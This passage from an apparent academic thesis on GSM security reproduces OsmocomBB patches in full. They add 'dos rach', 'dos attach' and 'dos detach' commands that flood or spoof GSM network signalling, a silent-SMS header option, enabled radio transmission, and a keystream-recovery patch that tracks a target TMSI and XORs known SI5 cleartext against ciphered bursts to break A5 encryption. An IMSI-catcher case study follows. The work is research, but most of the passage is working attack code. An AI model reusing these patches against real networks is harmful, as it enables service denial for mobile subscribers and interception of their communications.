274 +               return 0;
275 +
276         for (i = 0; i < 3; i++) {
277                 /* filter confirmed RACH requests only */
278                 if (rr->cr_hist[i].valid && ref->ra == rr->
                        cr_hist[i].ref.ra) {
279 diff --git a/src/host/layer23/src/mobile/vty_interface.c b/src/
        host/layer23/src/mobile/vty_interface.c
280 index 5782a17..98214d8 100644
281 --- a/src/host/layer23/src/mobile/vty_interface.c
282 +++ b/src/host/layer23/src/mobile/vty_interface.c
283 @@ -40,6 +40,7 @@
284  #include <osmocom/bb/mobile/app_mobile.h>
285  #include <osmocom/bb/mobile/gsm480_ss.h>
286  #include <osmocom/bb/mobile/gsm411_sms.h>
287 +#include <osmocom/bb/mobile/dos.h>
288  #include <osmocom/vty/telnet_interface.h>
289
290  void *l23_ctx;
291 @@ -54,6 +55,9 @@ int mncc_dtmf(struct osmocom_ms *ms, char *dtmf
        );
292  extern struct llist_head ms_list;
293  extern struct llist_head active_connections;
294
295 +extern int gsm48_mm_dos_detach(struct osmocom_ms *ms);
296 +extern int gsm48_rr_dos_rach(struct osmocom_ms *ms);
```

```
297 |+
298 |  struct cmd_node ms_node = {
299 |         MS_NODE,
300 |         "%s(ms)#",
301 |@@ -863,6 +867,69 @@ DEFUN(call_dtmf, call_dtmf_cmd, "call␣
    |    MS_NAME␣dtmf␣DIGITS",
302 |         return CMD_SUCCESS;
303 |  }
304 |
305 |+DEFUN(crypt_support, crypt_support_cmd, "encryption␣MS_NAME␣A5/1
    |    ␣A5/2␣A5/3␣A5/4␣A5/5␣A5/6␣A5/7",
306 |+       "Set␣the␣encryption␣support␣advertised␣by␣the␣ms\n"
307 |+       "Name␣of␣MS␣(see␣\"show␣ms\")\n"
308 |+       "1␣for␣supporting,␣0␣for␣not␣supporting\n"
309 |+       "1␣for␣supporting,␣0␣for␣not␣supporting\n"
310 |+       "1␣for␣supporting,␣0␣for␣not␣supporting\n"
311 |+       "1␣for␣supporting,␣0␣for␣not␣supporting\n"
312 |+       "1␣for␣supporting,␣0␣for␣not␣supporting\n"
313 |+       "1␣for␣supporting,␣0␣for␣not␣supporting\n"
314 |+       "1␣for␣supporting,␣0␣for␣not␣supporting\n")
315 |+{
316 |+       struct osmocom_ms *ms;
317 |+       struct gsm_settings *set;
318 |+
319 |+       ms = get_ms(argv[0], vty);
320 |+       if (!ms)
321 |+               return CMD_WARNING;
322 |+       set = &ms->settings;
323 |+
324 |+       if(argc>1 && atoi(argv[1]))
325 |+               set->a5_1 = 1;
326 |+       if(argc>2 && atoi(argv[2]))
327 |+               set->a5_2 = 1;
328 |+       if(argc>3 && atoi(argv[3]))
329 |+               set->a5_3 = 1;
330 |+       if(argc>4 && atoi(argv[4]))
331 |+               set->a5_4 = 1;
332 |+       if(argc>5 && atoi(argv[5]))
333 |+               set->a5_5 = 1;
334 |+       if(argc>6 && atoi(argv[6]))
335 |+               set->a5_6 = 1;
336 |+       if(argc>7 && atoi(argv[7]))
337 |+               set->a5_7 = 1;
338 |+
339 |+       return CMD_SUCCESS;
```

```
+}
+
+DEFUN(silent, silent_cmd, "silent␣TP-PID␣TP-DCS",
+       "Set␣SMS␣messages␣header\n"
+       "1␣for␣0x40,␣0␣for␣default\n"
+       "1␣for␣0xC0,␣0␣for␣default\n")
+{
+       int pid;
+       int dcs;
+
+       if (argc >= 1) {
+               pid = atoi(argv[0]);
+               dcs = atoi(argv[1]);
+               if (pid) {
+                       silent_sms.pid = 1;
+               } else {
+                       silent_sms.pid = 0;
+               }
+               if (dcs) {
+                       silent_sms.dcs = 1;
+               } else {
+                       silent_sms.dcs = 0;
+               }
+       }
+
+       return CMD_SUCCESS;
+}
+
 DEFUN(sms, sms_cmd, "sms␣MS_NAME␣NUMBER␣.LINE",
        "Send␣an␣SMS\nName␣of␣MS␣(see␣\"show␣ms\")\nPhone␣number␣
           to␣send␣SMS␣"
       "(Use␣digits␣'0123456789*#abc',␣and␣'+'␣to␣dial␣
          international)\n"
@@ -1043,6 +1110,190 @@ DEFUN(network_search, network_search_cmd,
     "network␣search␣MS_NAME",
        return CMD_SUCCESS;
 }

+DEFUN(dos_camp, dos_camp_cmd,
+       "dos␣camp␣MS_NAME␣[MCC]␣[MNC]␣[LAC]␣[TMSI]",
+       "DoS␣attacks\nCamp␣on␣a␣given␣network\n"
+       "Name␣of␣MS␣(see␣\"show␣ms\")\n"
+       "Optionally␣set␣mobile␣Country␣Code␣of␣RPLMN\n"
+       "Optionally␣set␣mobile␣Network␣Code␣of␣RPLMN\n"
+       "Optionally␣set␣location␣area␣code␣of␣RPLMN\n"
```

```
382 +       "Optionally set current assigned TMSI")
383 +{
384 +       struct osmocom_ms *ms;
385 +       struct gsm_settings *set;
386 +
387 +       ms = get_ms(argv[0], vty);
388 +       if (!ms)
389 +               return CMD_WARNING;
390 +
391 +       set = &ms->settings;
392 +       if(!set->test_rplmn_valid) {
393 +               vty_out(vty, "Need to set a test rplmn first.%s",
        VTY_NEWLINE);
394 +               return CMD_WARNING;
395 +       }
396 +
397 +       dos.camp = 1;
398 +
399 +       dos.rach = 0;
400 +       dos.attach = 0;
401 +       dos.detach = 0;
402 +
403 +       dos.t3211_sec = 15;
404 +       dos.t3211_msec = 0;
405 +
406 +       dos.max_retrans = 0;
407 +
408 +       return _sim_test_cmd(vty, argc, argv, 0);
409 +}
410 +
411 +DEFUN(dos_rach, dos_rach_cmd, "dos rach [MS_NAME] <1-65535>",
412 +       "DoS attacks\n""Channel Request flood\n"
413 +       "Name of MS (see \"show ms\")\n"
414 +       "Set max number of retransmissions\n")
415 +{
416 +       struct osmocom_ms *ms;
417 +       int retrans;
418 +
419 +       ms = get_ms(argv[0], vty);
420 +       if (!ms)
421 +               return CMD_WARNING;
422 +
423 +       if (argc >= 2) {
424 +               retrans = atoi(argv[1]);
425 +       } else {
```

```
426 +                   vty_out(vty, "Need␣to␣set␣a␣retransmission␣number
        %s", VTY_NEWLINE);
427 +                   return CMD_WARNING;
428 +           }
429 +
430 +           if (!dos.camp) {
431 +                   vty_out(vty, "Need␣to␣camp␣first␣(see␣\"dos␣camp
        \")%s", VTY_NEWLINE);
432 +                   return CMD_WARNING;
433 +           }
434 +
435 +           dos.rach = 1;
436 +           dos.attach = 0;
437 +           dos.detach = 0;
438 +
439 +           dos.t3211_sec = 15;
440 +           dos.t3211_msec = 0;
441 +
442 +           dos.max_retrans = retrans;
443 +
444 +           gsm48_rr_dos_rach(ms);
445 +
446 +           return CMD_SUCCESS;
447 +}
448 +
449 +DEFUN(dos_attach, dos_attach_cmd, "dos␣attach␣[MS_NAME]␣[MCC]␣[
        MNC]␣<0-65535>␣<0-65535>",
450 +           "DoS␣attacks\n""IMSI␣attach␣flood\n"
451 +           "Name␣of␣MS␣(see␣\"show␣ms\")\n"
452 +           "Mobile␣Country␣Code\n"
453 +           "Mobile␣Network␣Code\n"
454 +           "Set␣loc.␣upd.␣retry␣delay␣in␣seconds.\n"
455 +           "Set␣loc.␣upd.␣retry␣delay␣in␣micro␣seconds.\n")
456 +{
457 +           struct osmocom_ms *ms;
458 +           struct gsm_settings *set;
459 +           uint16_t mcc = 0, mnc = 0, seconds = 15, mseconds = 0;
460 +
461 +           ms = get_ms(argv[0], vty);
462 +           if (!ms)
463 +                   return CMD_WARNING;
464 +
465 +           set = &ms->settings;
466 +
467 +           if (argc >= 4) {
```

```
468 +
469 +                mcc = gsm_input_mcc((char *)argv[1]);
470 +                mnc = gsm_input_mnc((char *)argv[2]);
471 +                seconds = atoi(argv[3]);
472 +                if (argc >= 5)
473 +                        mseconds = atoi(argv[4]);
474 +
475 +                if (mcc == GSM_INPUT_INVALID) {
476 +                        vty_out(vty, "Given␣MCC␣invalid%s",
    VTY_NEWLINE);
477 +                        return CMD_WARNING;
478 +                }
479 +                if (mnc == GSM_INPUT_INVALID) {
480 +                        vty_out(vty, "Given␣MNC␣invalid%s",
    VTY_NEWLINE);
481 +                        return CMD_WARNING;
482 +                }
483 +                if (seconds < 0 || seconds > 65535) {
484 +                        vty_out(vty, "Given␣seconds␣delay␣invalid
    %s", VTY_NEWLINE);
485 +                        return CMD_WARNING;
486 +                }
487 +                if (mseconds < 0 || mseconds > 65535) {
488 +                        vty_out(vty, "Given␣micro␣seconds␣delay␣
    invalid%s", VTY_NEWLINE);
489 +                        return CMD_WARNING;
490 +                }
491 +
492 +        } else {
493 +                vty_out(vty, "Not␣enough␣arguments%s",
    VTY_NEWLINE);
494 +                return CMD_WARNING;
495 +        }
496 +
497 +        if(!set->test_rplmn_valid) {
498 +                vty_out(vty, "Need␣to␣set␣a␣test␣rplmn␣first.%s",
     VTY_NEWLINE);
499 +                return CMD_WARNING;
500 +        }
501 +
502 +        dos.rach = 0;
503 +        dos.attach = 1;
504 +        dos.detach = 0;
505 +
506 +        dos.t3211_sec = seconds;
```

```
507 +        dos.t3211_msec = mseconds;
508 +
509 +        dos.max_retrans = 0;
510 +
511 +        gsm_subscr_testcard(ms, mcc, mnc, 0, 0xffffffff, 0);
512 +
513 +        return CMD_SUCCESS;
514 +}
515 +
516 +DEFUN(dos_detach, dos_detach_cmd, "dos␣detach␣[MS_NAME]␣[IMSI]",
517 +        "DoS␣attacks\n""IMSI␣detach\n"
518 +        "Name␣of␣MS␣(see␣\"show␣ms\")\n")
519 +{
520 +        struct osmocom_ms *ms;
521 +        struct gsm_subscriber *subscr;
522 +        char *error;
523 +
524 +        ms = get_ms(argv[0], vty);
525 +        if (!ms)
526 +                return CMD_WARNING;
527 +
528 +        subscr = &ms->subscr;
529 +
530 +        if (argc >= 2) {
531 +                error = gsm_check_imsi(argv[1]);
532 +                if (error) {
533 +                        vty_out(vty, "%s%s", error, VTY_NEWLINE);
534 +                        return CMD_WARNING;
535 +                }
536 +        }
537 +
538 +        if (!dos.camp) {
539 +                vty_out(vty, "Need␣to␣camp␣first␣(see␣\"dos␣camp
    \")%s", VTY_NEWLINE);
540 +                return CMD_WARNING;
541 +        }
542 +
543 +        dos.rach = 0;
544 +        dos.attach = 0;
545 +        dos.detach = 1;
546 +
547 +        dos.t3211_sec = 15;
548 +        dos.t3211_msec = 0;
549 +
550 +        dos.max_retrans = 0;
```

```
+
+        strcpy(subscr->imsi, argv[1]);
+
+        gsm48_mm_dos_detach(ms);
+
+        return CMD_SUCCESS;
+}
+
 DEFUN(cfg_gps_enable, cfg_gps_enable_cmd, "gps enable",
        "GPS receiver")
 {
@@ -2817,10 +3068,17 @@ int ms_vty_init(void)
        install_element(ENABLE_NODE, &call_retr_cmd);
        install_element(ENABLE_NODE, &call_dtmf_cmd);
        install_element(ENABLE_NODE, &sms_cmd);
+       install_element(ENABLE_NODE, &silent_cmd);
+       install_element(ENABLE_NODE, &crypt_support_cmd);
        install_element(ENABLE_NODE, &service_cmd);
        install_element(ENABLE_NODE, &test_reselection_cmd);
        install_element(ENABLE_NODE, &delete_forbidden_plmn_cmd);

+       install_element(ENABLE_NODE, &dos_camp_cmd);
+       install_element(ENABLE_NODE, &dos_rach_cmd);
+       install_element(ENABLE_NODE, &dos_attach_cmd);
+       install_element(ENABLE_NODE, &dos_detach_cmd);
+
 #ifdef _HAVE_GPSD
        install_element(CONFIG_NODE, &cfg_gps_host_cmd);
 #endif
diff --git a/src/target/firmware/Makefile b/src/target/firmware/
    Makefile
index 42f7ad4..b816061 100644
--- a/src/target/firmware/Makefile
+++ b/src/target/firmware/Makefile
@@ -127,7 +127,7 @@ INCLUDES=-Iinclude/ -I../../../include -I
    ../../shared/libosmocore/include
 #

 # Uncomment this line if you want to enable Tx (Transmit)
     Support.
-#CFLAGS += -DCONFIG_TX_ENABLE
+CFLAGS += -DCONFIG_TX_ENABLE

 # Uncomment this line if you want to write to flash.
 #CFLAGS += -DCONFIG_FLASH_WRITE
```

Appendix C
Keystream patch

This patch modifies the `ccch_scan` program of the `sylvain/burst_ind` branch to recover keystream in order to break the encryption key.

To do so, knowing the downlink SACCH sequence is needed. This can be found using Wireshark with the following filter while listening to a transaction on the dedicated channel using the `mobile` application:

```
gsmtap.chan_type == 136 && gsmtap.uplink == 0
```

The following command can be used if the System Information messages sequence is SI5, SI5ter, SI6 on the ARFCN 30:

```
sudo host/layer23/src/misc/ccch_scan -a 30 -q 5,5t,6,
```

It was developed on the `07ce6faff389dcaedc9b11ee4245d2a310f7612b` commit of the `sylvain/burst_ind` branch. It is also available at https://gitlab.com/francoip/thesis/raw/public/patch/keystream.patch.

```
diff --git a/src/host/layer23/src/misc/app_ccch_scan.c b/src/host
    /layer23/src/misc/app_ccch_scan.c
index ecf934d..022b965 100644
--- a/src/host/layer23/src/misc/app_ccch_scan.c
+++ b/src/host/layer23/src/misc/app_ccch_scan.c
@@ -51,6 +51,8 @@

 #include <osmocom/bb/misc/xcch.h>

+#define MAX_SI 64
+
 extern struct gsmtap_inst *gsmtap_inst;

 enum dch_state_t {
```

```
14 @@ -69,7 +71,7 @@ static struct {
15         int                     dch_badcnt;
16         int                     dch_ciph;
17
18 -       FILE *                  fh;
19 +       //FILE *                        fh;
20
21         sbit_t                  bursts_dl[116 * 4];
22         sbit_t                  bursts_ul[116 * 4];
23 @@ -77,6 +79,19 @@ static struct {
24         struct gsm_sysinfo_freq cell_arfcns[1024];
25
26         uint8_t                 kc[8];
27 +
28 +       uint8_t                 paged;
29 +       uint8_t                 tmsi[4];
30 +
31 +       char                    si_seq[MAX_SI];
32 +       char                    si_seq_part[MAX_SI];
33 +
34 +       uint8_t                 have_si5;
35 +       uint8_t                 have_si5t;
36 +       uint8_t                 have_si6;
37 +
38 +       ubit_t                  current_bits[116*4];
39 +       ubit_t                  last_si5[116*4];
40  } app_state;
41
42
43 @@ -216,6 +231,12 @@ static int gsm48_rx_imm_ass(struct msgb *msg
       , struct osmocom_ms *ms)
44         if ((!app_state.has_si1) || (app_state.dch_state !=
               DCH_NONE))
45                 return 0;
46
47 +       if (!app_state.paged) {
48 +               return 0;
49 +       } else {
50 +               app_state.paged = 0;
51 +       }
52 +
53         rsl_dec_chan_nr(ia->chan_desc.chan_nr, &ch_type, &
               ch_subch, &ch_ts);
54
55         if (!ia->chan_desc.h0.h) {
```

```
56 @@ -358,6 +379,8 @@ static int gsm48_rx_paging_p1(struct msgb *
       msg, struct osmocom_ms *ms)
57                         chan_need(pag->cneed1),
58                         mi_type_to_string(mi_type),
59                         mi_string);
60 +                   if(!memcmp(&pag->data[1+1], app_state.tmsi, 4))
61 +                           app_state.paged = 1;
62          }
63
64          /* check if we have a MI type in here */
65 @@ -379,6 +402,8 @@ static int gsm48_rx_paging_p1(struct msgb *
       msg, struct osmocom_ms *ms)
66                         chan_need(pag->cneed2),
67                         mi_type_to_string(mi_type),
68                         mi_string);
69 +                   if(!memcmp(&pag->data[2+len1+2+1], app_state.tmsi
       , 4))
70 +                           app_state.paged = 1;
71          }
72          return 0;
73  }
74 @@ -398,9 +423,15 @@ static int gsm48_rx_paging_p2(struct msgb *
       msg, struct osmocom_ms *ms)
75          LOGP(DRR, LOGL_NOTICE, "Paging1: %s chan %s to TMSI M(0x%
               x) \n",
76                         pag_print_mode(pag->pag_mode),
77                         chan_need(pag->cneed1), pag->tmsi1);
78 +        sprintf(mi_string, "0x%x", pag->tmsi1);
79 +        if(!memcmp((uint8_t*)&pag->tmsi1, app_state.tmsi, 4))
80 +                app_state.paged = 1;
81          LOGP(DRR, LOGL_NOTICE, "Paging2: %s chan %s to TMSI M(0x%
               x) \n",
82                         pag_print_mode(pag->pag_mode),
83                         chan_need(pag->cneed1), pag->tmsi2);
84 +        sprintf(mi_string, "0x%x", pag->tmsi2);
85 +        if(!memcmp((uint8_t*)&pag->tmsi2, app_state.tmsi, 4))
86 +                app_state.paged = 1;
87
88          /* no optional element */
89          if (msgb_l3len(msg) < sizeof(*pag) + 3)
90 @@ -424,6 +455,8 @@ static int gsm48_rx_paging_p2(struct msgb *
       msg, struct osmocom_ms *ms)
91                 "n/a ",
92                 mi_type_to_string(mi_type),
93                 mi_string);
```

```
94 |+        if(!memcmp(&pag->data[2+1], app_state.tmsi, 4))
95 |+                app_state.paged = 1;
96 |
97 |         return 0;
98 |  }
99 |@@ -482,6 +515,201 @@ int gsm48_rx_bcch(struct msgb *msg, struct
   |     osmocom_ms *ms)
100|         return 0;
101|  }
102|
103|+int get_next_si(char *si)
104|+{
105|+        char *tmp = strdup(app_state.si_seq_part);
106|+        char *t;
107|+
108|+        do {
109|+                t = strsep(&tmp, ",");
110|+                //printf("si: %s; tmp: %s.\n", si, tmp);
111|+                if (strlen(tmp) == 0) {
112|+                        strcpy(tmp, app_state.si_seq);
113|+                }
114|+        } while (strlen(tmp) == 0);
115|+
116|+        strcpy(app_state.si_seq_part, tmp);
117|+        strcpy(si,t);
118|+
119|+        if (t == NULL) {
120|+                LOGP(DRR, LOGL_NOTICE, "Did␣you␣give␣a␣sequence?\
   |+    n");
121|+                strcpy(si,"Error.");
122|+        }
123|+
124|+        return 0;
125|+}
126|+
127|+int get_next_seq(const char *si)
128|+{
129|+// si_seq_part is modified to contain the next si in the
   |+    sequence,
130|+// based on the current si.
131|+
132|+        char *p;
133|+
134|+        LOGP(DRR, LOGL_NOTICE, "Try␣to␣find␣\'%s\'␣in␣\'%s\'.\n",
135|+                        si, app_state.si_seq_part);
```

```
136 +
137 +       do {
138 +               p = strstr(app_state.si_seq_part, si);
139 +               if (p == NULL) {
140 +                       p = strstr(app_state.si_seq, si);
141 +                       if (p == NULL) {
142 +                               LOGP(DRR, LOGL_NOTICE, "SI not in
    the sequence\n");
143 +                               return -1;
144 +                       } else {
145 +                               LOGP(DRR, LOGL_NOTICE, "End of
    sequence, start again\n");
146 +                               strcpy(app_state.si_seq_part,
147 +                                                       app_state.si_seq)
    ;
148 +                       }
149 +               }
150 +       } while (p == NULL);
151 +
152 +       strcpy(app_state.si_seq_part, p);
153 +
154 +       char *tmp = strdup(app_state.si_seq_part);
155 +
156 +       do {
157 +               strsep(&tmp, ",");
158 +               if (strlen(tmp) == 0) {
159 +                       strcpy(tmp, app_state.si_seq);
160 +               }
161 +       } while (strlen(tmp) == 0);
162 +
163 +       strcpy(app_state.si_seq_part, tmp);
164 +
165 +       return 0;
166 +}
167 +
168 +void sacch_nociph(uint8_t l2[23])
169 +{
170 +       char si[5];
171 +
172 +       LOGP(DRR, LOGL_ERROR, "New DL SACCH: %02x %02x is ",
173 +                       l2[5], l2[6]);
174 +
175 +       if (l2[5] == 0x06) {
176 +               switch (l2[6]) {
177 +               case 0x1d:
```

```
178 +                       fprintf(stderr, "SI5.\n");
179 +
180 +                       strcpy(si, "5,");
181 +
182 +                       int i, same_si = 1;
183 +
184 +                       if (app_state.have_si5) {
185 +                               /* Does not take the SACCH L1
    header
186 +                                * into account. Hopefully it
    doesn't
187 +                                * change too fast. */
188 +                               for (i=0; i<4*116; i++) {
189 +                                       if (app_state.last_si5[i]
190 +                                                       !=
    app_state.current_bits[i]) {
191 +
192 +                                               LOGP(DRR,
    LOGL_ERROR,
193 +                                                       "SI5 
    changed\n");
194 +                                               same_si = 0;
195 +                                               break;
196 +                                       }
197 +                               }
198 +                       }
199 +
200 +                       if (!same_si || !app_state.have_si5) {
201 +                               for (i=0; i<4*116; i++) {
202 +                                       app_state.last_si5[i]
203 +                                                       =
    app_state.current_bits[i];
204 +                               }
205 +                               app_state.have_si5 = 1;
206 +                               LOGP(DRR, LOGL_ERROR,
207 +                                               "Saved SI5 
    cleartext\n");
208 +                       }
209 +
210 +                       break;
211 +               case 0x06:
212 +                       fprintf(stderr, "SI5ter.\n");
213 +                       strcpy(si, "5t,");
214 +                       break;
215 +               case 0x1e:
```

```
216 |+                       fprintf(stderr, "SI6.\n");
217 |+                       strcpy(si, "6,");
218 |+                       break;
219 |+               default:
220 |+                       fprintf(stderr, "??.\n");
221 |+                       strcpy(si, "??,");
222 |+                       break;
223 |+               }
224 |+
225 |+               /* Find the position in the sequence assuming
226 |+                * the sequence is always followed but there
227 |+                * might be an offset */
228 |+
229 |+               get_next_seq(si);
230 |+
231 |+       } else {
232 |+               fprintf(stderr, "not SI.\n");
233 |+       }
234 |+}
235 |+
236 |+void sacch_ciph(uint8_t l2[23])
237 |+{
238 |+       /* Get keystream assuming the sequence is correct. */
239 |+
240 |+       /* When this is done, the call after ciph will do:
241 |+        * if it receives the string 556, return 5 and make the
    string 56
242 |+        * if it receives the string 56, return 5 and make the
    string 6
243 |+        * if it receives 6, return 6 and make the string 556
244 |+        * char *find_si(char *si_seq_part);
245 |+        */
246 |+
247 |+       LOGP(DRR, LOGL_ERROR, "New DL SACCH: %02x %02x should be
    ",
248 |+                       l2[5], l2[6]);
249 |+
250 |+       /* Find current SI */
251 |+       char si[5];
252 |+
253 |+       get_next_si(si);
254 |+
255 |+       if (!strcmp(si, "5")) {
256 |+               fprintf(stderr, "SI5.\n");
```

```
257 +                LOGP(DRR, LOGL_ERROR, "Potential SI5 keystream:\n
    ");
258 +
259 +                ubit_t ks[4*114];
260 +
261 +                int i,j;
262 +                for (j=0; j<4; j++) {
263 +                        for (i=0+116*j; i<57+116*j; i++) {
264 +                                ks[i] = app_state.current_bits[i]
     ^ app_state.last_si5[i];
265 +                        }
266 +                        for (i=59+116*j; i<116+116*j; i++) {
267 +                                ks[i-2*(j+1)] = app_state.
    current_bits[i] ^ app_state.last_si5[i];
268 +                        }
269 +                }
270 +
271 +                for (i=0; i<4*114; i++) {
272 +                        if (i%114 == 0 && i != 0)
273 +                                fprintf(stderr, "\n");
274 +                        fprintf(stderr, "%s", ks[i]?"1":"0");
275 +                }
276 +                fprintf(stderr, "\n");
277 +
278 +        } else if (!strcmp(si, "5t")) {
279 +                fprintf(stderr, "SI5ter.\n");
280 +        } else if (!strcmp(si, "6")) {
281 +                fprintf(stderr, "SI6.\n");
282 +        } else if (!strcmp(si, "??")) {
283 +                fprintf(stderr, "??.\n");
284 +        } else {
285 +                fprintf(stderr, "Error.\n");
286 +        }
287 +}
288 +
289 +void decode_sacch(uint8_t l2[23])
290 +{
291 +        if (!app_state.dch_ciph) {
292 +                sacch_nociph(l2);
293 +
294 +        } else {
295 +                sacch_ciph(l2);
296 +        }
297 +}
298
```

```
299  static void
300  local_burst_decode(struct l1ctl_burst_ind *bi)
301 @@ -542,6 +770,9 @@ local_burst_decode(struct l1ctl_burst_ind *bi
     )
302          osmo_pbit2ubit_ext(bt, 59, bi->bits, 57, 57, 0);
303          bt[57] = bt[58] = 1;
304
305 +        for(i=0; i<116; i++)
306 +                app_state.current_bits[(116*bid)+i] = bt[i];
307 +
308          /* A5/x */
309          if (app_state.dch_ciph) {
310                  ubit_t ks_dl[114], ks_ul[114], *ks = ul ? ks_ul :
                        ks_dl;
311 @@ -579,9 +810,14 @@ local_burst_decode(struct l1ctl_burst_ind *
     bi)
312                          );
313
314                          /* Crude CIPH.MOD.COMMAND detect */
315 -                        if ((l2[3] == 0x06) && (l2[4] == 0x35) &&
     (l2[5] & 1))
316 +                        if ((l2[3] == 0x06) && (l2[4] == 0x35) &&
     (l2[5] & 1)) {
317                                  app_state.dch_ciph = 1 + ((l2[5]
                                        >> 1) & 7);
318 +                                LOGP(DRR, LOGL_ERROR, "CIPH.MOD.
     COMMAND\n");
319 +                        }
320                  }
321 +
322 +                if(bi->flags & BI_FLG_SACCH && !ul) /*Downlink
     SACCH*/
323 +                        decode_sacch(l2);
324          }
325  }
326
327 @@ -627,9 +863,10 @@ void layer3_rx_burst(struct osmocom_ms *ms,
     struct msgb *msg)
328                                  /* Change state */
329                                  app_state.dch_state = DCH_ACTIVE;
330                                  app_state.dch_badcnt = 0;
331 +                                strcpy(app_state.si_seq_part,
     app_state.si_seq);
332
333                                  /* Open output */
```

```
334 |-                                      app_state.fh = fopen(gen_filename
    |     (ms, bi), "wb");
335 |+                                      //app_state.fh = fopen(
    |     gen_filename(ms, bi), "wb");
336                             } else {
337                                     /* Abandon ? */
338                                     do_rel = (app_state.dch_badcnt++)
                                            >= 4;
339 |@@ -667,15 +904,15 @@ void layer3_rx_burst(struct osmocom_ms *ms,
    |      struct msgb *msg)
340                 app_state.dch_ciph = 0;
341
342                 /* Close output */
343 |-                if (app_state.fh) {
344 |-                        fclose(app_state.fh);
345 |-                        app_state.fh = NULL;
346 |-                }
347 |+                //if (app_state.fh) {
348 |+                        //fclose(app_state.fh);
349 |+                        //app_state.fh = NULL;
350 |+                //}
351         }
352
353         /* Save the burst */
354 |-        if (app_state.dch_state == DCH_ACTIVE)
355 |-                fwrite(bi, sizeof(*bi), 1, app_state.fh);
356 |+        //if (app_state.dch_state == DCH_ACTIVE)
357 |+                //fwrite(bi, sizeof(*bi), 1, app_state.fh);
358
359         /* Try local decoding */
360         if (app_state.dch_state == DCH_ACTIVE)
361 |@@ -690,10 +927,11 @@ void layer3_app_reset(void)
362         app_state.dch_state = DCH_NONE;
363         app_state.dch_badcnt = 0;
364         app_state.dch_ciph = 0;
365 |+        app_state.paged = 0;
366
367 |-        if (app_state.fh)
368 |-                fclose(app_state.fh);
369 |-        app_state.fh = NULL;
370 |+        //if (app_state.fh)
371 |+                //fclose(app_state.fh);
372 |+        //app_state.fh = NULL;
373
```

```
374 |         memset(&app_state.cell_arfcns, 0x00, sizeof(app_state.
    |             cell_arfcns));
375 |  }
376 | @@ -740,7 +978,8 @@ static int l23_cfg_supported()
377 |  static int l23_getopt_options(struct option **options)
378 |  {
379 |         static struct option opts [] = {
380 | -               {"kc", 1, 0, 'k'},
381 | +               {"tmsi", 1, 0, 't'},
382 | +               {"seq", 1, 0, 'q'},
383 |         };
384 |
385 |         *options = opts;
386 | @@ -750,7 +989,13 @@ static int l23_getopt_options(struct option
    |     **options)
387 |  static int l23_cfg_print_help()
388 |  {
389 |         printf("\nApplication␣specific\n");
390 | -       printf("␣␣-k␣--kc␣KEY␣␣␣␣␣␣␣␣␣␣␣Key␣to␣use␣to␣try␣to␣
    |     decipher␣DCCHs\n");
391 | +       printf("␣␣-t␣--tmsi␣TMSI␣␣␣␣␣␣␣␣TMSI␣to␣follow␣on␣the␣
    |     DCCH.\n");
392 | +       printf("␣␣-q␣--seq␣SEQUENCE␣␣␣␣␣Sequence␣of␣the␣SI␣on␣
    |     SACCH.\n");
393 | +
394 | +       /* The program is first used with a key to find the SI
    |     sequence of the cell,
395 | +        * then without key to find keystream related to the TMSI
    |     .
396 | +        *
397 | +        * If the TMSI is not set, the program follows the first
    |     IMM.ASS. for debugging*/
398 |
399 |         return 0;
400 |  }
401 | @@ -758,9 +1003,17 @@ static int l23_cfg_print_help()
402 |  static int l23_cfg_handle(int c, const char *optarg)
403 |  {
404 |         switch (c) {
405 | -       case 'k':
406 | -               if (osmo_hexparse(optarg, app_state.kc, 8) != 8)
    |     {
407 | -                       fprintf(stderr, "Invalid␣Kc\n");
408 | +       case 't':
```

```
409 +                   if (osmo_hexparse(optarg, app_state.tmsi, 4) !=
        4) {
410 +                           fprintf(stderr, "Invalid␣TMSI.\n");
411 +                           exit(-1);
412 +                   }
413 +                   break;
414 +           case 'q':
415 +                   if (strlen(optarg)<MAX_SI) {
416 +                           strcpy(app_state.si_seq, optarg);
417 +                   } else {
418 +                           fprintf(stderr, "Sequence␣too␣long.\n");
419                             exit(-1);
420                     }
421                     break;
422 @@ -773,7 +1026,7 @@ static int l23_cfg_handle(int c, const char
        *optarg)
423  static struct l23_app_info info = {
424           .copyright       = "Copyright␣(C)␣2010␣Harald␣Welte␣<
                laforge@gnumonks.org>\n",
425           .contribution    = "Contributions␣by␣Holger␣Hans␣Peter␣
                Freyther\n",
426 -         .getopt_string   = "k:",
427 +         .getopt_string   = "t:q:",
428           .cfg_supported   = l23_cfg_supported,
429           .cfg_getopt_opt  = l23_getopt_options,
430           .cfg_handle_opt  = l23_cfg_handle,
431 diff --git a/src/host/osmocon/osmocon.c b/src/host/osmocon/
        osmocon.c
432 index 6ad65e2..282ace3 100644
433 --- a/src/host/osmocon/osmocon.c
434 +++ b/src/host/osmocon/osmocon.c
435 @@ -226,6 +226,7 @@ int serial_up_to_eleven(void)
436           if (rv == 0)
437                   return 0;
438
439 +#define I_HAVE_A_CP210x
440  #ifdef I_HAVE_A_CP210x /* and I know what I'm doing, I swear !
         */
441           /* Try closest standard baudrate (CP210x reprogrammed
                adapters) */
442           rv = osmo_serial_set_baudrate(dnload.serial_fd.fd,
                B460800);
```

Appendix D
Aftenposten case study

At the end of 2014, the *Aftenposten*, one of Norway's largest newspaper, wrote an article on the presence of IMSI-catchers in the center of Oslo [Tim14]. This claim, along with the data on which it is based, is investigated in more details by Torjus Retterstøl [Ret15]. An interesting note in regard to this thesis is the way this data was collected: the journalists used very expensive equipment.

The point of this section is to show how OsmocomBB can be used in a practical case by researchers, and how the same data can be recovered using a slightly modified version of the `cell_log` application available with the OsmocomBB project.

This application works as follows. On startup, it scans either a restricted range of ARFCNs or the complete set. For each ARFCN, it makes a series of power level measurements given in dBm. This is shown in the following figure.

```
1  ARFCN 0 -109 -105 -107 -105 -98 -86 -101 -104 -91 -97 -100 -94
2  ARFCN 12 -105 -98 -97 -107 -101 -104 -107 -109 -99 -87 -101 -103
3  ARFCN 24 -95 -103 -102 -104 -103 -106 -107 -100 -100 -101 -105 -107
4  ARFCN 36 -93 -101 -95 -104 -103 -85 -100 -106 -104 -107 -107 -105
5  ARFCN 48 -108 -108 -105 -95 -100 -101 -93 -100 -102 -95 -102 -87
6  ...
7  ARFCN 967 -106 -107 -99 -93 -104 -106 -91 -104 -104 -106 -109 -106
8  ARFCN 979 -106 -103 -108 -106 -107 -108 -105 -106 -104 -104 -104 -105
9  ARFCN 991 -105 -104 -108 -103 -108 -97 -109 -107 -106 -107 -107 -107
10 ARFCN 1003 -101 -107 -108 -106 -93 -108 -108 -107 -109 -108 -109 -107
